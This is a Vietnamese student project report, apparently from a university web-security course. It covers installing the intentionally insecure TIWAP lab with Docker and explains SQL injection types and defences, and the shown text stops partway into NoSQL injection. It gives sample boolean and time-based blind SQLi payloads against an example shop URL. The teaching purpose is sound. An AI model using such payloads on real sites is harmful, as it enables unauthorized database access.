



Do An Trien Khai Va Tan Cong Thu Tiwap

An toàn bảo mật hệ thống thông tin (Trường Đại học Công nghệ thông tin, Đại học Quốc gia Thành phố Hồ Chí Minh)



Scan to open on Studocu

ĐẠI HỌC QUỐC GIA THÀNH PHỐ HỒ CHÍ MINH
TRƯỜNG ĐẠI HỌC CÔNG NGHỆ THÔNG TIN
KHOA KHOA HỌC VÀ KỸ THUẬT THÔNG TIN



BÁO CÁO ĐỒ ÁN
MÔN BẢO MẬT WEB VÀ ỨNG DỤNG
Đề tài: TRIỂN KHAI VÀ TÁN CÔNG THỦ TRÊN
TIWAP

GVHD: TS. Nguyễn Tấn Cầm

Nhóm sinh viên thực hiện:

- | | |
|-----------------------|----------------|
| 1. Nguyễn Thanh Tuyền | MSSV: 21522919 |
| 2. Nguyễn Hoàng Minh | MSSV: 21522903 |

☞ Tp. Hồ Chí Minh, 03/2024 ☞

NHẬN XÉT CỦA GIÁO VIÊN HƯỚNG DẪN

[illegible]

TP HCM, ngày tháng 3 năm 2024

Người nhận xét

(Ký tên và ghi rõ họ tên)

BẢNG PHÂN CÔNG, ĐÁNH GIÁ THÀNH VIÊN:*Bảng 1: Bảng phân công, đánh giá thành viên*

Họ và tên	MSSV	Phân công	Đánh giá
Nguyễn Hoàng Minh	21522903	<ul style="list-style-type: none"> - Cài đặt TIWAP trên Kali - Tìm hiểu và tấn công SQL Injection - Tìm hiểu và tấn công NoSQL Injection - Tìm hiểu và tấn công HTML Injection - Tìm hiểu và tấn công Sensitive Data Exposure - Tìm hiểu và tấn công Brute force 	Hoàn Thành
Nguyễn Thanh Tuyền	21522919	<ul style="list-style-type: none"> - Cài đặt TIWAP trên Kali - Tìm hiểu và tấn công SQL Injection - Tìm hiểu và tấn công NoSQL Injection - Tìm hiểu và tấn công HTML Injection - Tìm hiểu và tấn công Sensitive Data Exposure - Tìm hiểu và tấn công Brute force 	Hoàn Thành

DANH MỤC CÁC BẢNG, HÌNH ẢNH

Hình 2.1: Trang Chính TIWAP	7
Hình 2.2: Mở Terminal Trên Kali	8
Hình 2.3: Docker-compose up	8
Hình 2.4: Mở TIWAP	9
Hình 2.5: Trang Đăng Nhập	9
Hình 3.1: SQL Injection	10
Hình 4.1: Cài Đặt Độ Khó	21
Hình 4.2: Tấn Công SQL Injection	21
Hình 4.3: SQL Injection – Union based	22
Hình 4.4: SQL Injection – Union based	22
Hình 4.5: HTML Injection	23
Hình 4.6: HTML Injection – Thẻ h1	23
Hình 4.7: HTML Injection – Thẻ p	24
Hình 4.8: HTML Injection – Hiển thị.....	24
Hình 4.9: HTML Injection – Form	25
Hình 4.10: HTML Injection – Form kết quả	25
Hình 4.11: HTML Injection – Alert	26
Hình 4.12: HTML Injection – Alert kết quả	26
Hình 4.13: Sensitive Data Exposure	27
Hình 4.14: Sensitive Data Exposure - ID	27
Hình 4.15: Sensitive Data Exposure - Invalid	28
Hình 4.16: Sensitive Data Exposure – Credential	28
Hình 4.17: Brute Force Attach	30
Hình 4.18: Burp Suite – Intercept.....	30
Hình 4.19: Burp Suite – User/Password	31
Hình 4.20: Burp Suite – Send to Intruder	31
Hình 4.21: Burp Suite – Sniper	32
Hình 4.22: Burp Suite – Payload Setting	32
Hình 4.23: Burp Suite – Start attack.....	33
Hình 4.24: Burp Suite – Danh sách password	33

MỤC LỤC

DANH MỤC CÁC BẢNG, HÌNH ẢNH.....	4
Chương 1: MỞ ĐẦU.....	6
1.1Giới thiệu đề tài.....	6
Chương 2: Cài đặt trang web TIWAP.....	7
2.1Giới thiệu về trang web TIWAP.....	7
2.2Các bước cài đặt.....	7
Chương 3: MỘT SỐ KỸ THUẬT TẤN CÔNG PHỔ BIẾN TRONG TIWAP 10	
3.1SQL Injection (SQLi).....	10
3.1.1 Các loại SQL Injection	11
3.1.2 Phương pháp phòng chống SQLi	14
3.2NoSQL Injection (NoSQLi)	14
3.2.1 Một số kiểu NoSQLi phổ biến thường gặp:.....	15
3.2.2 Biện pháp phòng tránh NoSQLi.....	15
3.3Kiểu tấn công HTML Injection (HTMLi).....	16
3.3.1 Các loại HTMLi phổ biến	16
3.3.2 Biện pháp phòng chống HTMLi.....	17
3.4Phương pháp tấn công Sensitive Data Exposure.....	17
3.5Phương pháp tấn công bằng Brute force.....	18
3.5.1 Các hình thức phổ biến của tấn công Brute Force	19
3.5.2 Biện pháp phòng chống Brute force.....	20
Chương 4: TIẾN HÀNH THỬ NGHIỆM TRÊN TIWAP	21
4.1Tấn công SQL Injection	21
4.2Tấn công HTML Injection.....	23
4.3Tấn Công Sensitive Data Exposure	26
4.4Tấn Công Brute Force	29
Chương 5: KẾT LUẬN	33
5.1Ưu điểm	33
5.2Nhược điểm.....	33
5.3Hướng phát triển	33
TÀI LIỆU THAM KHẢO.....	34

Chương 1: MỞ ĐẦU

1.1 Giới thiệu đề tài

Ngày nay Internet đã trở thành một công cụ không thể thiếu trong đời sống hàng ngày của chúng ta. Kéo theo đó là các ứng dụng web. Khi Internet và các ứng dụng web ngày càng phổ biến và phát triển, thì các cuộc tấn công của các đối tượng xấu nhằm vào các trang web cũng tăng theo. Điều này đặt ra vấn đề khá cấp thiết đó là làm sao để đảm bảo an toàn thông tin cho trang web, trong đó dĩ nhiên bao gồm thông tin cá nhân của người dùng.

Những phương thức phổ biến nhất mà kẻ xấu thường thực hiện để tấn công các trang web và đánh cắp dữ liệu người dùng đó là SQL Injection, NoSQL Injection, Brute Force, HTML Injection....


Trong phạm vi của đề án môn học này, nhóm em sẽ trình bày về cách thức cài đặt, khởi chạy trang web Totally Insecure Web Application Project – TIWAP và tiến hành thử nghiệm một số loại tấn công cơ bản thông qua các bài tập trên trang web này.

Chương 2: Cài đặt trang web TIWAP

2.1 Giới thiệu về trang web TIWAP

TIWAP là một ứng dụng web được thiết kế phục vụ cho mục đích giáo dục với đối tượng là những người mới bắt đầu tìm hiểu, tiếp cận về bảo mật ứng dụng web. Nó tập trung vào 20 cách tấn công vào các trang web và Cơ Sở Dữ Liệu (CSDL) phổ biến nhất trên thế giới, mỗi cách tấn công có 3 mức độ khó khác nhau là Low, Medium và Hard.


Những bài tập thực hành về các phương thức tấn công này được xây dựng dựa trên ví dụ thực tiễn xảy ra trên những ứng dụng web hiện đại ngày nay. Thông qua đó giúp người học có được những trải nghiệm thực tế về cách tin tặc tiến hành các cuộc tấn công trên mạng.




Hình 2.1: Trang Chính TIWAP

2.2 Các bước cài đặt


Đầu tiên, vào đường link github <https://github.com/tombstoneghost/TIWAP> và clone về máy.





Hình 2.2: Mở Terminal Trên Kali

Tại terminal, nhập lệnh **sudo docker-compose up** để chạy trang web TIWAP.



Hình 2.3: Docker-compose up

Trong terminal tìm tới dòng Running on <https://172.18.0.3:5000/> . Click vào URL trên để mở trang web.


```

2.18.0.3:55014", "client": "conn2", "doc": {"driver": {"name": "PyMongo", "version":
"3.11.2"}, "os": {"type": "Linux", "name": "Linux", "architecture": "x86_64", "versio
n": "6.6.9-amd64"}, "platform": "CPython 3.6.15.final.0"}}}
db_1 | {"t":{"$date":"2024-03-25T10:55:51.222+00:00"},"s":"I", "c":"NETWOR
K", "id":51800, "ctx":"conn3","msg":"client metadata","attr":{"remote":"17
2.18.0.3:55022", "client": "conn3", "doc": {"driver": {"name": "PyMongo", "version":
"3.11.2"}, "os": {"type": "Linux", "name": "Linux", "architecture": "x86_64", "versio
n": "6.6.9-amd64"}, "platform": "CPython 3.6.15.final.0"}}}
db_1 | {"t":{"$date":"2024-03-25T10:55:51.256+00:00"},"s":"I", "c":"ACCESS
", "id":20250, "ctx":"conn3","msg":"Authentication succeeded","attr":{"me
chanism":"SCRAM-SHA-256", "speculative":true, "principalName":"username", "authe
nticationDatabase":"admin", "remote":"172.18.0.3:55022", "extraInfo":{}}}
app_1 | * Serving Flask app "app" (lazy loading)
app_1 | * Environment: production
app_1 | WARNING: This is a development server. Do not use it in a product
ion deployment.
app_1 | Use a production WSGI server instead.
app_1 | * Debug mode: on
app_1 | * Running on all addresses.
app_1 | WARNING: This is a development server. Do not use it in a product
ion deployment.
app_1 | * Running on https://172.18.0.3:5000/ (Press CTRL+C to quit)
app_1 | * Restarting with stat
db_1 | {"t":{"$date":"2024-03-25T10:55:51.814+00:00"},"s":"I", "c":"NETWOR
K", "id":22943, "ctx":"listener","msg":"Connection accepted","attr":{"remo
te":"172.18.0.3:36500", "connectionId":4, "connectionCount":4}}
db_1 | {"t":{"$date":"2024-03-25T10:55:51.814+00:00"},"s":"I", "c":"NETWOR

```

Hình 2.4: Mở TIWAP

Giao diện trang Đăng Nhập của TIWAP:



Hình 2.5: Trang Đăng Nhập

Để đăng nhập người dùng sử dụng:

- Username: admin
- Password: admin

Chương 3: MỘT SỐ KỸ THUẬT TẤN CÔNG PHỔ BIẾN TRONG TIWAP

3.1 SQL Injection (SQLi)

SQLi là một kỹ thuật cho phép những kẻ tấn công lợi dụng những lỗ hổng về câu truy vấn của các ứng dụng web và các thông báo lỗi mà server trả về để inject (tiêm vào) một đoạn SQL làm sai lệch đi câu truy vấn ban đầu, từ đó có thể khai thác dữ liệu từ database. Nếu thành công, hacker có thể thực hiện các hành động bất hợp pháp như truy cập, sửa đổi hoặc xóa dữ liệu trong database.

Trong 10 năm qua SQLi luôn nằm trong danh sách top 10 lỗ hổng bảo mật trên thế giới. Vào năm 2013, nó được xếp hạng cao nhất bởi Open Web Application Security Project.



Hình 3.1: SQL Injection

Tùy vào mức độ nguy hiểm, SQLi có thể cho phép hacker thực hiện các hành động như:


- xâm nhập và chiếm quyền điều khiển tài khoản cá nhân.
- Đánh cắp hoặc sao chép dữ liệu của trang web hoặc hệ thống.
- Thay đổi hoặc xóa dữ liệu nhạy cảm của hệ thống.

Đối với một trang web thì những phần thường dễ bị tấn công nhất bằng SQLi bao gồm:

- Form đăng nhập
- Form tìm kiếm
- Form nhận xét
- Bất kì trường lưu hoặc trường đầu vào của dữ liệu
- Liên kết của website

3.1.1 Các loại SQL Injection

Về cơ bản thì SQLi có thể chia thành 3 loại chính sau đây:




❖ In-band

Đây là một trong những phương thức tấn công phổ biến nhất hiện nay do dễ thực hiện đồng thời lại cũng khá hiệu quả. In-Band SQLi chia làm 2 loại chính:


- Error-based

- Hacker sẽ nhập tùy ý một đoạn ký tự nào đó vào ô input rồi gửi đi, do những thông tin đăng nhập này không chính xác nên server sẽ trả về thông báo lỗi. Nhờ đó chúng có thể dùng dữ liệu trả về trong các thông báo lỗi này để thu thập thông tin về cấu trúc của CSDL.



- Union-based

- Kỹ thuật này sử dụng toán tử UNION trong ngôn ngữ SQL để kết hợp câu truy vấn gốc với câu truy vấn được hacker thêm vào với mục đích nhằm nhận được một thông báo trả về. Thông báo này có thể chứa dữ liệu mà hacker muốn khai thác.



❖ Inferential (Blind SQLi)

Inferential SQLi còn được gọi là Blind SQLi bởi hacker không thể thấy được trực tiếp cách mà cuộc tấn công diễn ra.

Không giống như In-band, kiểu tấn công này tốn nhiều thời gian hơn cho việc tấn công do không có bất kỳ dữ liệu nào được trả về. Blind SQLi thường được sử dụng khi mà một ứng dụng (web, apps) được cấu hình để chỉ hiển thị những thông báo lỗi chung chung, không hiển thị ra lỗi của SQL.

Vì thế, hacker sẽ tấn công bằng cách gửi data payload đến máy chủ và dựa vào đó để tính toán cơ chế, cấu trúc của server. Qua đó tìm ra phương thức xâm nhập phù hợp.

Phương pháp SQLi này có 2 kiểu sau:

- Boolean:

- Hacker sẽ thực hiện các truy vấn SQL khác nhau để hỏi các câu hỏi TRUE hoặc FALSE. Sau đó chúng phân tích sự khác biệt trong câu phản hồi giữa các câu lệnh TRUE và FALSE.
- Ví dụ: Đây là một web bán hàng online, URL này hiển thị thông tin sản phẩm trên trang web:

http://www.shop-online.com/product_detail.php?id=1

URL trên sẽ hiển thị thông tin chi tiết của sản phẩm có id =1 được lấy từ database. Câu lệnh SQL cho liên kết này khi được yêu cầu là:

`SELECT * FROM products WHERE id = 1`

Hoặc:

`SELECT column name, column_name_2 FROM table_name WHERE id=1`

Hacker sẽ sửa lại truy vấn bằng cách sửa URL thành:

`http://www.shop-online.com/product_detail.php?id=1 and 1 = 2`

Điều này sẽ khiến truy vấn trả về sai và không có mục nào được hiển thị trong thông tin sản phẩm. Hacker sau đó sẽ tiến hành thay đổi yêu cầu thành:

`http://www.shop-online.com/product_detail.php?id=1 and 1 = 1`

Câu này trả về TRUE và các chi tiết của sản phẩm có id =1 hiển thị.

- **Time-based:**

- Trong trường hợp này các cuộc tấn công dựa trên thời gian, hacker làm cho server thực hiện một hành động tốn thời gian. Nếu ứng dụng không trả về phản hồi ngay lập tức, ứng dụng này dễ bị Blind SQLi. Một hành động phổ biến dùng cho thời gian là sleep.
- Hacker trước tiên sẽ đánh giá thời gian phản hồi của máy chủ web cho một truy vấn thông thường. Chúng sẽ nhập câu lệnh tương tự như sau:
 - `http://www.shop-online.com/product_detail.php?id=1 and if(1=1, sleep(10), false)`
- Nếu ứng dụng gặp lỗi SQLi thì phản hồi sẽ bị trễ 10 giây.

❖ **Out-of-band SQLi**

Kiểu tấn công này xảy ra khi hacker không thể trực tiếp tấn công và thu thập kết quả trực tiếp trên cùng một kênh (In-band), và đặc biệt là khi việc phản hồi từ server quá chậm, không ổn định.

Trong trường hợp này, chúng sẽ xâm nhập bằng cách nhằm tạo ra DNS hoặc HTTP request kích hoạt server tự động chuyển dữ liệu và hacker có thể lợi dụng để lấy cắp thông tin ở khâu này.

3.1.2 Phương pháp phòng chống SQLi

- Để phòng ngừa SQLi, lập trình viên cần đặt ra các ràng buộc dữ liệu kỹ càng khi người dùng nhập thông tin, loại bỏ các ký tự đặc biệt. Xây dựng hệ thống tường lửa cho các ứng dụng, phần mềm để nhanh chóng phát hiện SQLi, cũng như các mối đe dọa trực tuyến khác.
- Ẩn Exception, Message khi xảy ra lỗi, để hacker không dựa vào đó để tìm ra cấu trúc database.
- Thiết lập trạng thái phân quyền rõ ràng cho những người có nhiệm vụ kết nối với database.
- Tuy nhiên cách tốt nhất vẫn là sử dụng các framework có sẵn thay vì code thuần vì các framework đã được phát triển và test thử bởi các chuyên gia và cộng đồng có uy tín trên thế giới nên mức độ bảo mật sẽ cao hơn.


3.2 NoSQL Injection (NoSQLi)

NoSQL là hệ quản trị cơ sở dữ liệu không sử dụng mô hình dữ liệu quan hệ cũng như truy vấn SQL truyền thống trong việc lưu trữ và truy xuất dữ liệu.

NoSQL ra đời để thay thế các Relational DataBase Management System (RDBMS), vốn đã cho thấy sự hạn chế trong việc quản lý lượng dữ liệu lớn, khi hiệu năng xử lý khá thấp do đặc tính dữ liệu quan hệ. NoSQL vượt trội so với RDBMS ở khả năng mở rộng và hiệu năng xử lý

